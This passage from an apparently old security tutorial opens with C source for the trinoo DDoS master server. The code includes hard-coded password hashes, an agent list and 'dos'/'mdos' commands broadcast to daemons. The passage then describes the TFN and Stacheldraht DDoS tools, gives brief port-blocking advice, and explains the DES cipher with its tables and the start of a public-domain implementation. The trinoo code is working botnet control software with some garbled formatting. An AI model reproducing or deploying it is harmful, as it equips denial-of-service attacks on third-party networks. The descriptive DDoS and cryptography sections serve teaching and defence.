    if (strcmp((char *)crypt(buf, "0n"), "0nmlVNMXqRMyM")!=0) {
        exit(-1);
    }
    printf("trinoo %s [%s:%s]\n", VERSION, __DATE__, __TIME__);
    bzero((char *) &tcpmast, sizeof(tcpmast));
    tcpmast.sin_family = AF_INET;
    tcpmast.sin_addr.s_addr = htonl(INADDR_ANY);
    tcpmast.sin_port = htons(27665);
    if (bind(sock2, (struct sockaddr *) &tcpmast, sizeof(tcpmast)) == -1)
    {
        perror("bind");
        exit(-1);
    }
   fcntl(sock2, F_SETFL, O_NONBLOCK);

```

```

listen(sock2, 5);

master.sin_family = AF_INET;
master.sin_addr.s_addr = INADDR_ANY;
master.sin_port = htons(31335);

if (bind(sock, (struct sockaddr *)&master, sizeof(master)) == -1) {
    perror("bind");
    exit(-1);
}
foke = fork();
if (foke > 0) {
    hoe = setpgid(foke, foke);
    exit(0);
}
tv.tv_sec = 1;
tv.tv_usec = 0;
while (1) {
    usleep(100);
    FD_ZERO(&myfds);
    FD_SET(sock, &myfds);
    FD_SET(sock2, &myfds);
    if (bewm > 0)
        FD_SET(bewm, &myfds);
    if (select(FD_SETSIZE, &myfds, NULL, NULL, &tv)) {
        if (FD_ISSET(sock, &myfds)) {
            bzero(buf, 1024);
            fromlen=sizeof(from);
            if ((numread == recvfrom(sock, buf, 1024, 0, (struct sockaddr
*)&from, &fromlen)) == -1) {
                perror("read");
                continue;
            }
            if (buf[0] == old)
                sprintf(buf, "HELLO*");
            if (strcmp("HELLO*", buf)==0) {
                if (checkonip((char *)inet_ntoa(from.sin_addr)) > 0) {
                    out = fopen(OUTFILE, "a");
                    sprintf(outbuf, "%s", (char *)inet_ntoa(from.sin_addr));
#ifdef CRYPTKEY
                    enc = encrypt_string(decrypt_string("bored", CRYPTKEY),
outbuf);
                    sprintf(outbuf, "%s", enc);
#endif
                    fprintf(out, "%s\n", outbuf);
                    fflush(out);
                    fclose(out);
                    chmod(OUTFILE, 0600);
                    if (bewm>0) {
                        sprintf(outbuf, "NEW Bcast -
%s\n",inet_ntoa(from.sin_addr));
                        write(bewm, outbuf, strlen(outbuf));
                    }
                }
            }
            if (strcmp("PONG", buf)==0)
                if (bewm>0) {

```

```

        pongr++;
        sprintf(outbuf, "PONG %d Received from %s\n",pongrr,
inet_ntoa(from.sin_addr));
        write(bewm, outbuf, strlen(outbuf));
    }
}
if (FD_ISSET(sock2, &myfds)) {
    fromlen = sizeof(struct sockaddr);
    if (list > 0) {
        bewm = accept(sock2, (struct sockaddr *)&tcpconn, &fromlen);
        auth = 0;
        list = 0;
        idle=time(NULL);
    } else {
        alt = accept(sock2, (struct sockaddr *)&tcpconn, &fromlen);
        close(alt);
    }
    if (auth == 1) {
        sprintf(outbuf, "Warning: Connection from %s\n", (char
*)inet_ntoa(&tcpconn.sin_addr));
        write(bewm, outbuf, strlen(outbuf));
    }
}
if (FD_ISSET(bewm, &myfds)) {
    bzero(buf, 1024);
    numread = read(bewm, buf, 1024);
    if (numread < 1) {
        close(bewm);
        bewm = 0;
        list = 1;
    }
    for (i=0;i<strlen(buf);i++) if (buf[i] == '\n') buf[i] = 0;
    for (i=0;i<strlen(buf);i++) if (buf[i] == '\r') buf[i] = 0;
    if (!auth) {
        if (strcmp((char *)crypt(buf, "be"), "beUBZbLtK7kkY")==0) {
            sprintf(outbuf, "trinoo %s..[rpm8d/cb4Sx/]\n\n\n", VERSION);
            write(bewm, outbuf, strlen(outbuf));
            auth = 1;
        } else {
            close(bewm);
            bewm = 0;
            list = 1;
        }
    }
}
if (strcmp(buf, "bcast")==0) {
    sprintf(outbuf, "Listing Bcasts.\n\n");
    write(bewm, outbuf, strlen(outbuf));
    out = fopen(OUTFILE, "r");
    if (out==NULL) {
        sprintf(outbuf, "ERROR: Cannot open Bcasts file. Will create
a new BLANK one.\n");
        write(bewm, outbuf, strlen(outbuf));
        out = fopen(OUTFILE, "w");
        if (out==NULL) {
            sprintf(outbuf, "ERROR: Cannot even create a blank Bcasts.
Mine as well shutdown the server.\n");
            write(bewm, outbuf, strlen(outbuf));

```



```

    }
} else {
    blist=0;
    while (fgets(outbuf,1024,out) != NULL) {
        if (outbuf[strlen(outbuf)] == '\n') outbuf[strlen(outbuf) -
1] = 0;
#ifdef CRYPTKEY
        dec = decrypt_string(decrypt_string("bored", CRYPTKEY),
outbuf);
        sprintf(outbuf, "%s\n", dec);
#endif
        if (strlen(outbuf) > 3) {
            blist++;
            write(bewm, outbuf, strlen(outbuf));
        }
    }
    fclose(out);
    chmod(OUTFILE, 0600);
    sprintf(outbuf, "\nEnd. %d Bcasts total.\n", blist);
    write(bewm, outbuf, strlen(outbuf));
}
}
if (strcmp(buf, "die")==0) {
    sprintf(outbuf, "Shutting down.\nNOTICE: Better restart
me?\n");
    write(bewm, outbuf, strlen(outbuf));
    close(bewm);
    close(sock);
    close(sock2);
    sleep(3);
    exit(0);
}
if (strcmp(buf, "quit")==0) {
    sprintf(outbuf, "bye bye.\n");
    write(bewm, outbuf, strlen(outbuf));
    close(bewm);
    bewm=0;
    list=1;
}
arg1 = malloc(sizeof(buf));
bzero(comm,sizeof(comm));
bzero(arg1,sizeof(arg1));
sscanf(buf, "%s %s", comm, arg1);
if (strcmp(comm, "mtimer")==0) {
    if (strlen(arg1) < 1) {
        sprintf(outbuf, "mtimer: usage: mtimer <seconds to
DoS>\n");
        write(bewm, outbuf, strlen(outbuf));
    } else {
        argi = atoi(arg1);
        if (argi > 2000) {
            argi = 500;
            sprintf(outbuf, "mtimer: You specified amount over 2000,
set to 500!\n");
            write(bewm, outbuf, strlen(outbuf));
        }
        if (argi < 1) {

```

```

        argi = 300;
        sprintf(outbuf, "mtimer: You specified amount less than
one. Set to 300!\n");
        write(bewm, outbuf, strlen(outbuf));
    }
    sprintf(outbuf, "mtimer: Setting timer on bcast to %d.\n",
argi);
    write(bewm, outbuf, strlen(outbuf));
    sprintf(outbuf, "bbb %s %d", pass, argi);
    sendtolist(outport, outbuf, strlen(outbuf));
}
}
if (strcmp(comm, "dos")==0) {
    if (strlen(arg1) < 1) {
        sprintf(outbuf, "DoS: usage: dos <ip>\n");
        write(bewm, outbuf, strlen(outbuf));
    } else {
        sprintf(outbuf, "DoS: Packeting %s.\n", arg1);
        write(bewm, outbuf, strlen(outbuf));
        sprintf(outbuf, "aaa %s %s", pass, arg1);
        sendtolist(outport, outbuf, strlen(outbuf));
    }
}
}
if (strcmp(comm, "mdie")==0) {
    if (strcmp((char *)crypt(arg1, "Er"), "ErDVt6azHrePE")==0) {
        sprintf(outbuf, "mdie: Disabling Bcasts.\n");
        write(bewm, outbuf, strlen(outbuf));
        sprintf(outbuf, "dle %s", pass);
        sendtolist(outport, outbuf, strlen(outbuf));
    } else {
        sprintf(outbuf, "mdie: password?\n");
        write(bewm, outbuf, strlen(outbuf));
    }
}
}
if (strcmp(comm, "mping")==0) {
    sprintf(outbuf, "mping: Sending a PING to every Bcasts.\n");
    write(bewm, outbuf, strlen(outbuf));
    pongr=0;
    sprintf(outbuf, "png %s", pass);
    sendtolist(outport, outbuf, strlen(outbuf));
}
}
if (strcmp(comm, "mdos")==0) {
    if (strlen(arg1) < 3) {
        sprintf(outbuf, "MDoS: usage: mdos <ip1:ip2:ip3:>\n");
        write(bewm, outbuf, strlen(outbuf));
    } else {
        sprintf(outbuf, "MDoS: Packeting %s.\n", arg1);
        write(bewm, outbuf, strlen(outbuf));
        sprintf(outbuf, "xyz %s 123:%s:", pass, arg1);
        sendtolist(outport, outbuf, strlen(outbuf));
    }
}
}
if (strcmp(comm, "info")==0) {
    sprintf(outbuf, "This is the \"trinoo\" AKA DoS Project master
server. [%s]\nCompiled: %s %s\n", VERSION, __TIME__, __DATE__);
    write(bewm, outbuf, strlen(outbuf));
}
}

```

```

if (strcmp(comm, "msize")==0)
    if (atoi(arg1) > 0) {
        sprintf(outbuf, "rsz %d", atoi(arg1));
        sendtolist(outport, outbuf, strlen(outbuf));
    } else {
        sprintf(outbuf, "msize: usage: msize <size>\n");
        write(bewm, outbuf, strlen(outbuf));
    }
}
if (strcmp(comm, "nslookup")==0) {
    if (strlen(arg1) < 3) {
        sprintf(outbuf, "nslookup: usage: nslookup <host>\n");
        write(bewm, outbuf, strlen(outbuf));
    } else {
        he = gethostbyname(arg1);
        if (he == NULL) {
            sprintf(outbuf, "nslookup: host not found[%s]\n", arg1);
            write(bewm, outbuf, strlen(outbuf));
        } else {
            memcpy(&lookip, (he->h_addr), 4);
            sprintf(outbuf, "nslookup: resolved %s to %s\n", arg1,
(char *)inet_ntoa(lookip));
            write(bewm, outbuf, strlen(outbuf));
        }
    }
}
}
if (strcmp(comm, "killdead")==0) {
    sprintf(outbuf, "killdead: Attempting to kill all dead
broadcast\n");
    write(bewm, outbuf, strlen(outbuf));
    sprintf(outbuf, "shi %s", pass);
    sendtolist(outport, outbuf, strlen(outbuf));
    sprintf(outbuf, "%s-b", OUTFILE);
    rename(OUTFILE, outbuf);
    out = fopen(OUTFILE, "a");
    fclose(out);
}
if (strcmp(comm, "usebackup")==0) {
    sprintf(outbuf, "usebackup: Switching to backup data file, If
exist.\n");
    write(bewm, outbuf, strlen(outbuf));
    sprintf(outbuf, "%s-b", OUTFILE);
    if ((out = fopen(outbuf, "r")) != NULL) {
        fclose(out);
        rename(outbuf, OUTFILE);
    }
}
if (strcmp(comm, "help")==0) {
    if (strlen(arg1) < 3) {
        sprintf(outbuf, "Commands: info bcast mping mtimer dos mdos
mdie quit nslookup\nDon't know what something is? 'help command'\n");
        write(bewm, outbuf, strlen(outbuf));
    } else {
        if (strcmp(arg1, "info")==0) {
            sprintf(outbuf, "help info: Shows version/compile date of
server\n");
            write(bewm, outbuf, strlen(outbuf));
        }
    }
}
}

```

```

        if (strcmp(arg1, "bcast")==0) {
            sprintf(outbuf, "help bcast: Lists broadcasts.\n");
            write(bewm, outbuf, strlen(outbuf));
        }

        if (strcmp(arg1, "mping")==0) {
            sprintf(outbuf, "help mping: Sends a PING to every
Bcasts.\n");
            write(bewm, outbuf, strlen(outbuf));
        }

        if (strcmp(arg1, "mtimer")==0) {
            sprintf(outbuf, "help mtimer: Sets amount of seconds the
Bcasts will DoS target.\nUsage: mtimer <seconds>\n");
            write(bewm, outbuf, strlen(outbuf));
        }
        if (strcmp(arg1, "dos")==0) {
            sprintf(outbuf, "help dos: Packets target.\nUsage: dos
<ip>\n");
            write(bewm, outbuf, strlen(outbuf));
        }
        if (strcmp(arg1, "mdos")==0) {
            sprintf(outbuf, "help mdos: WARNING *BETA*\nPackets
Targets
at same time.\nUsage: mdos <target 1:target 2:target 3:>\n");
            write(bewm, outbuf, strlen(outbuf));
        }
        if (strcmp(arg1, "mdie")==0) {
            sprintf(outbuf, "help mdie: WARNING DO NOT USE!\nDisables
all Bcasts. Makes the daemon die.\n");
            write(bewm, outbuf, strlen(outbuf));
        }
        if (strcmp(arg1, "quit")==0) {
            sprintf(outbuf, "help quit: Closes this connection!\n");
            write(bewm, outbuf, strlen(outbuf));
        }
        if (strcmp(arg1, "nslookup")==0) {
            sprintf(outbuf, "help nslookup: Resolves hostname to a IP
Address.\nUsage: nslookup <host>\n");
            write(bewm, outbuf, strlen(outbuf));
        }
        if (strcmp(arg1, "mstop")==0) {
            sprintf(outbuf, "help mstop: Attempts to stop DoS.\n");
            write(bewm, outbuf, strlen(outbuf));
        }
    }
}
}
if (bewm>0) {
    sprintf(outbuf, "%s ", PROMPT);
    write(bewm, outbuf, strlen(outbuf));
}
free(arg1);
idle=time(NULL);
}
}
if (bewm>0)

```

```

    if ((time(NULL) - idle) > ttout) { close(bewm); bewm = 0; list = 1;
}
}
}

int checkonip(char *ip)
{
    int blah=0;
    char buf[1024], *dec;
    FILE *out;
    out = fopen(OUTFILE, "r");
    if (out!=NULL) {
        while(fgets(buf,1024,out) != NULL) {
            if (buf[strlen(buf) - 1] == '\n') buf[strlen(buf) - 1] = '\0';
#ifdef CRYPTKEY
            dec = decrypt_string(decrypt_string("bored", CRYPTKEY), buf);
            sprintf(buf, "%s", dec);
#endif
            if (strcmp(ip, buf)==0) blah = 1;
        }
        fclose(out);
    }
    if (blah > 0)
        return -1;
    else
        return 1;
}


int sendtolist(int port, char *outbuf, int len)
{
    struct sockaddr_in out;
    int sock, i;
    char buf[1024], *dec;
    FILE *outread;
    sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    out.sin_family = AF_INET;
    out.sin_port = htons(port);

    outread = fopen(OUTFILE, "r");
    if (outread) {
        while (fgets(buf, 1024, outread)!=NULL) {
            if (buf[strlen(buf) - 1] == '\n') buf[strlen(buf) - 1] = '\0';
#ifdef CRYPTKEY
            dec = decrypt_string(decrypt_string("bored", CRYPTKEY), buf);
            sprintf(buf, "%s", dec);
#endif
            if (strlen(buf) > 3) {
                out.sin_addr.s_addr = inet_addr(buf);
                sendto(sock, outbuf, len, 0, (struct sockaddr *)&out,
sizeof(out));
            }
        }
        fclose(outread);
    }
    close(sock);
}

```

Tribe Flood Network: TFN is also another popular DDoS tool. TFN is made up of client and daemon programs, which implement a distributed denial of service tool capable of waging ICMP flood, SYN flood, UDP flood, and Smurf style attacks, as well as providing an "on demand" root shell bound to a TCP port.

The Tribe Flood Network is made up of tribe client program(tribe.c) and tribe daemon program (td.c).



The attacker can control one or more clients which can control many daemons. The daemons launch the actual attack against the victim.

Communication from attacker to client takes place via command line execution of the client program, which can be accomplished using any of a number of connection methods (e.g., remote shell bound to a TCP port, UDP based client/server remote shells, ICMP based client/server shells such as LOKI, SSH terminal sessions, or normal "telnet" TCP terminal sessions.) Communication from client to daemon takes place via ICMP Echo reply packets.


Stacheldraht: This DDoS was developed from the Tribe Flood Network DDoS tool. Stacheldraht (German for "barbed wire") combines features of the "trinoo" distributed denial of service tool, with those of the original TFN, and adds encryption of communication between the attacker and stacheldraht masters and automated update of the agents.

Like trinoo, stacheldraht is made up of master (handler) and daemon, or "bcast" (agent) programs. Along with trinoo's handler/agent features, stacheldraht also shares TFN's features of distributed network denial of service by way of ICMP flood, SYN flood, UDP flood, and "Smurf" style attacks.

The stacheldraht network is made up of one or more handler programs ("mserv.c") and a large set of agents ("leaf/td.c"). The attacker uses

an encrypting "telnet alike" program to connect to and communicate with the handlers ("telnetc/client.c").

The attacker controls one or more handlers using encrypting clients. Each handler can control many agents. The agents are all instructed to coordinate a packet based attack against one or more victim systems by the handler.



From attacker to handler it communicates via TCP 16660. From handler to/from it communicates via 65000/tcp and ICMP_ECHOREPLY.

Other DDoS tools include TFN2K, Shaft, mstream etc...

Protection: There are currently no effective methods to protect a network from DoS attacks. Firewalls may not serve the purpose to prevent DoS attacks. There are some tools available to detect known DoS and DDoS attacks and blocks malicious traffic.

Some DDoS tools run of specific ports, a good idea is to block such ports used by various tools to communicate and launch an attack.


Cryptography

The word "Cryptography" means "secret writing". The goal of cryptography is to provide privacy. Cryptography is not a new word or a new technique. In the olden days kings used to use this technique to send secret messages.

To start with there are two basic terms one should know about.

- Encryption
- Decryption

Encryption refers to converting the "plaintext" (readable form) into "ciphertext" (unreadable form) using mathematical algorithms. Decryption refers to converting back the "ciphertext" to "plaintext" using a secret key.



Cryptography doesn't hide the message but it transforms the message to unreadable form. The strength of the encrypted message depends of the encryption algorithms being used.

Caesar's Cipher: This is a simple encryption technique believed to be used by Julius Caesar. Julius Caesar used to send messages to his generals in encrypted form with a simple "shift by 3" technique, every letter in his message is shifted by three places to the right i.e. "A" is replace by "D", "B" with "E" and so on...

ABCDEFGHIJKLMN**OP**QRSTUVWXYZ
DEF**GH**IJKLMNOP**Q**RSTUVWXYZABC

This is a pretty simple encryption technique. You might have already saw questions on this in some logical reasoning papers and some quizzes.

Cryptographic algorithms are classified into two types:

- Conventional or Secret Key Cryptography
- Public Key Cryptography

Secret Key Cryptography: This type of cryptography uses same key for both encryption and decryption. Secret key cryptography is very fast

and secure. But administration of keys is very difficult. Examples of secret key cryptography are DES, RC4 etc..

Public key Cryptography: This type of cryptography uses one key for encryption and another key for decryption. A key known as public key is used for encryption and private key is used for decryption. This type of cryptography is very secure than the secret key cryptography but it is very slow. An example of this type of cryptography is RSA.

DES Encryption: The DES (Data Encryption Standard) is the most widely used Encryption system in the world. DES is a block cipher system which operates on 64-bit data blocks using 64 bit (only 56-bit is effective) a DES key and returns cipher text blocks of the same size. DES uses both permutations and substitutions in the algorithm.

Although the DES key is 64-bits long only 56 bits of the key is effectively used by the DES algorithm, every 8th bit in the key (i.e. bit numbers 8, 16, 24, 32, 40, 48, 56 and 64) will not be used.

- The 64 bit DES key will be processed against the Permuted Choice table (PC1).

PC-1

57	49	41	33	25	17	9
1	58	50	42	34	26	18
10	2	59	51	43	35	27
19	11	3	60	52	44	36
63	55	47	39	31	23	15
7	62	54	46	38	30	22
14	6	61	53	45	37	29
21	13	5	28	20	12	4

Thus from the above table the 57th bit in the original 64-bit key will be the first bit, 49th bit will be the second bit... and 4th bit in the 56th bit in the new 56bit key. Notice that in the above table you can't find the numbers 8, 16, 24, 32, 40, 48, 56, 64. Thus the 64 bit key is reduced to 56 bit key.

- Now the new 56-bit is divided into two halves (L₀-left and R₀-Right) each of size 28bits.

Now rotate L₀ and R₀ by the number of bits specified in the table for first iteration to get L₁ and R₁. Similarly to get L₂ and R₂ rotate the bits in L₁ and R₁ as per the second iteration value in the table given and continue till 16th iteration.

Round Number	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
Number of bits to rotate	1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	1

Now you will have another 16 new 56-bit keys. Now perform permutations using the permuted choice (PC2) table given below to reduce each of the key to 48-bits (this is similar to the case

above while reducing the 64-bit key to 56-bit key). After performing this operation you will have 16 48-bit sub-keys $K_1, K_2, K_3 \dots K_{16}$.

PC-2

14	17	11	24	1	5
3	28	15	6	21	10
23	19	12	4	26	8
16	7	27	20	13	2
41	52	31	37	47	55
30	40	51	45	33	48
44	49	39	56	34	53
46	42	50	36	29	32

- Now take the 64-bit plain text. Take each bit in the plain text and perform permutations according to Initial Permutation table (IP). This generates a new 64 bit message.

IP

58	50	42	34	26	18	10	2
60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6
64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1
59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5
63	55	47	39	31	23	15	7

Thus 58th bit in the original plain text will be the 1st bit in the new message, 50th will be the 2nd bit and so on... The new 64 bit message is divided into two 32-bit parts, L_0 and R_0 .

Now iterations are performed with the two 32-bit blocks. A function **f** is defined here which operates on a 32-bit block and the 48 bit key obtained in the above process. For the function **f** to operate the 32-bit block should be modified to 48-bit block. Each bit in the 32-bit block is permuted according to the E Bit Selection table given below. The E-bit selection table takes 32-bit block as input and gives 48-bit block as output.

E BIT-SELECTION TABLE

32	1	2	3	4	5
4	5	6	7	8	9
8	9	10	11	12	13
12	13	14	15	16	17
16	17	18	19	20	21
20	21	22	23	24	25
24	25	26	27	28	29
28	29	30	31	32	1

So a 32-bit input block R_0 we get 48-bit $E(R_0)$ as output. Now an XOR operation is performed between the $E(R_0)$ and K_1 (key obtained above). The result is a 48-bit block. Similarly iterations are

performed on other blocks to obtain the remaining block which can be represented by $E(R_{n-1}) \text{ XOR } K_n$. The value of n lies between 1 and 16.

Each of this 48-bit block can be divided into eight 6-bit blocks. Now on each of the 6-bit blocks different operations are performed with respect to the selection tables given below.

$$E(R_{n-1}) \text{ XOR } K_n = B_1B_2B_3B_4B_5B_6B_7B_8$$

Now from $B_1B_2B_3B_4B_5B_6B_7B_8$ the value $S_1(B_1)S_2(B_2)S_3(B_3)S_4(B_4)S_5(B_5)S_6(B_6)S_7(B_7)S_8(B_8)$ is calculated.

From the value of B_1 the value of $S_1(B_1)$ is calculated as follows: The 6-bit block B_1 is taken. The 1st and 6th bit represent a value between 0 and 3 (00 and 11). It is taken as ROW. The 2nd, 3rd, 4th and 5th bits represent a value between 0 and 15 (0000 and 1111). That value is defined as COLUMN. Now from the table S_1 the number in at the obtained ROW and COLUMN number is noted. The value of that number lies between 0 and 15 (0000 and 1111). That is a 4-bit value, let that be C_1 . So from the 6-bit number B_1 we arrive at a 4-bit number C_1 . Thus performing the same operation on the other seven 6-bit numbers we get the other seven 4-bit numbers. So, the eight 4-bit numbers obtained result in a 32-bit number. Similarly the entire operation is performed on the remaining values of $E(R_{n-1}) \text{ XOR } K_n$.

S1

14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13

S2

15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9

S3

10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12

S4

7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14

S5

2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
---	----	---	---	---	----	----	---	---	---	---	----	----	---	----	---

14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3

S6

12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13

S7

4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12

S8

13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

Performing all the operations we get sixteen 32-bit numbers. Each of this 32-bit number is permuted against the following Permutation table (P) to get another 32-bit value. This value represents the value obtained from the function f .

$$f = P(S_1(B_1)S_2(B_2)\dots S_8(B_8))$$

P

16	7	20	21
29	12	28	17
1	15	23	26
5	18	31	10
2	8	24	14
32	27	3	9
19	13	30	6
22	11	4	25

Now using the following principles, the values for the next iteration are obtained.

$$L_n = R_{n-1}$$

$$R_n = L_{n-1} \text{ XOR } f(R_{n-1}, K_n)$$

Where the value of n lies between 1 to 16.

For example:

For the first iteration,

$$L_1 = R_0$$

$$R_1 = L_0 \text{ XOR } f(R_0, K_1)$$

Similarly all the remaining values are obtained i.e. L_2R_2 , L_3R_3 , $L_4R_4 \dots L_{16}R_{16}$.

- Now the value $L_{16}R_{16}$ is reversed to $R_{16}L_{16}$ and each bit is permuted against the Final Permutation table IP^{-1} .

IP^{-1}

40	8	48	16	56	24	64	32
39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30
37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28
35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26
33	1	41	9	49	17	57	25

So the 40th bit in the original 64-bit block will be the 1st bit in the final block, 8th bit will be the 2nd bit and so on...

This will be the output of the encryption algorithm. To decrypt the message back to its original follow all the steps above from bottom.

The following is the source code for DES cryptographic algorithm taken from <http://www.packetstormsecurity.com>. I have not tested this.

```
/* des: duplicate the NBS Data Encryption Standard in software.
 * usage: des <file>
 * prompts for the password
 * If the filename ends in ".n" it will be decrypted with the key;
 * otherwise it will be encrypted.
 *
 * Permutation algorithm:
 *   The permutation is defined by its effect on each of the 16 nibbles
 *   of the 64-bit input. For each nibble we give an 8-byte bit array
 *   that has the bits in the input nibble distributed correctly. The
 *   complete permutation involves ORing the 16 sets of 8 bytes designated
 *   by the 16 input nibbles. Uses 16*16*8 = 2K bytes of storage for
 *   each 64-bit permutation. 32-bit permutations (P) and expansion (E)
 *   are done similarly, but using bytes instead of nibbles.
 *   Should be able to use long ints, adding the masks, at a
 *   later pass. Tradeoff: can speed 64-bit perms up at cost of slowing
 *   down expansion or contraction operations by using 8K tables here and
 *   decreasing the size of the other tables.
 * The compressions are pre-computed in 12-bit chunks, combining 2 of the
 * 6->4 bit compressions.
 * The key schedule is also precomputed.
 * Compile with VALIDATE defined to run the NBS validation suite.
 *
 * Jim Gillogly, May 1977
 * Modified 8/84 by Jim Gillogly and Lauren Weinstein to compile with
 * post-1977 C compilers and systems
 *
 * This program is now officially in the public domain, and is available for
 * any non-profit use as long as the authorship line is retained.
 */

#define VALIDATE /* define to check the NBS validation suite */
```

```

/*#define DEBUG      */
/*#define LATTICE    */      /* define for Lattice C on IBM PC */

#include <stdio.h>

#ifdef LATTICE
#include <sgtty.h>
#include <signal.h>
#include <sys/types.h> /* for local timer */
#include <sys/timeb.h> /* ditto */

struct sgttyb ttybuf;          /* for gtty/stty      */
int bye();                    /* for caught interrupts */

#endif

char iperm[16][16][8],fperm[16][16][8]; /* inital and final permutations*/
char s[4][4096];                /* S1 thru S8 precomputed */
char p32[4][256][4];           /* for permuting 32-bit f output*/
char kn[16][6];                /* key selections      */

endes(inblock,outblock)        /* encrypt 64-bit inblock */
char *inblock, *outblock;
{
